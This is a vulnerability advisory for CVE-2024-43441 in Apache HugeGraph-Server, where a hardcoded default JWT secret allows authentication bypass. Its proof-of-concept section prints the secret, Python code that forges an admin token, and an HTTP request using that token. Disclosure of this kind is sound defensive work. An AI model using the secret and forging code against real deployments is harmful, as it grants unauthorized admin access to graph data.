Vulnerable Version
versions 1.0.0 < 1.5.0
Fixed Version
versions 1.5.0
Base Score
9.8 Critical
Vendor Description:-
HugeGraph is a powerful, open-source graph database designed to handle large-scale graph data and complex graph queries with high performance. Developed by the team at Baidu, HugeGraph supports a variety of data models and query languages, including Gremlin, Cypher, and SPARQL, allowing for flexible and efficient data management. Its origins trace back to Baidu’s need for a scalable and efficient graph database solution to power its own applications.
CVE-2024-43441 Vulnerability Description:-
The serious vulnerability, CVE-2024-43441, affects the Apache HugeGraph-Server, a graph database server. This vulnerability enables an attacker to bypass existing authentication methods in versions previous to 1.5.0. If this vulnerability is exploited, Apache HugeGraph, which is used to manage and query large-scale graph data, might become a prime target for attackers.
A JWT token secret hardcoding vulnerability exists in Apache HugeGraph. When authentication is enabled but auth.token_secret is not configured, HugeGraph will use a hardcoded default JWT secret key with the value FXQXbJtbCLxODc6tGci732pkH1cyf8Qg. An attacker can use this default secret key to generate valid JWT tokens and bypass authentication to perform unauthorized operations.
Impact:-
- Authentication Bypass – Attackers can generate valid JWT tokens using a hardcoded secret key.
- Unauthorized Access – Full access to HugeGraph APIs without proper credentials.
- Data Theft or Manipulation – Sensitive graph data can be read, modified, or deleted.
- Privilege Escalation – Potential to gain admin-level control.
- Lateral Movement – Attackers can use access to pivot into other connected systems.
Mitigations:-
- Upgrade to v1.5.0+ – This version removes the hardcoded JWT secret flaw.
- Set a Custom
auth.token_secret– Manually define a strong, unique secret in config. - Restrict External Access – Protect HugeGraph behind firewalls or VPN.
- Monitor Logs – Watch for suspicious JWT usage or unauthorized operations.
- Use Reverse Proxy/Gateway – Add extra auth layers like OAuth or mTLS.
POC
We can also use the default JWT secret key to generate a valid JWT token without requiring authentication.
Generate a JWT token using the default secret key:
# Install the jwt library by running `pip install pyjwt`
import jwt

# Generate JWT token using the default secret
token = jwt.encode(
    {
      "user_name": "admin",
      "user_id": "-30:admin",
      "exp": 9739523483
    },
    "FXQXbJtbCLxODc6tGci732pkH1cyf8Qg",
    algorithm="HS256"
)
print(f"Generated JWT token: {token}")
# Output:
# Generated JWT token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiJhZG1pbiIsInVzZXJfaWQiOiItMzA6YWRtaW4iLCJleHAiOjk3Mzk1MjM0ODN9.mnafQi6x9nlMz1OcPQu4xAyiq91Ig5tUFhGsktNXKqg
Without Authorization header, you will receive the following error:


Use the generated token to access protected endpoints:
GET /graphs HTTP/1.1
Host: 192.168.146.137:8080
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiJhZG1pbiIsInVzZXJfaWQiOiItMzA6YWRtaW4iLCJleHAiOjk3Mzk1MjM0ODN9.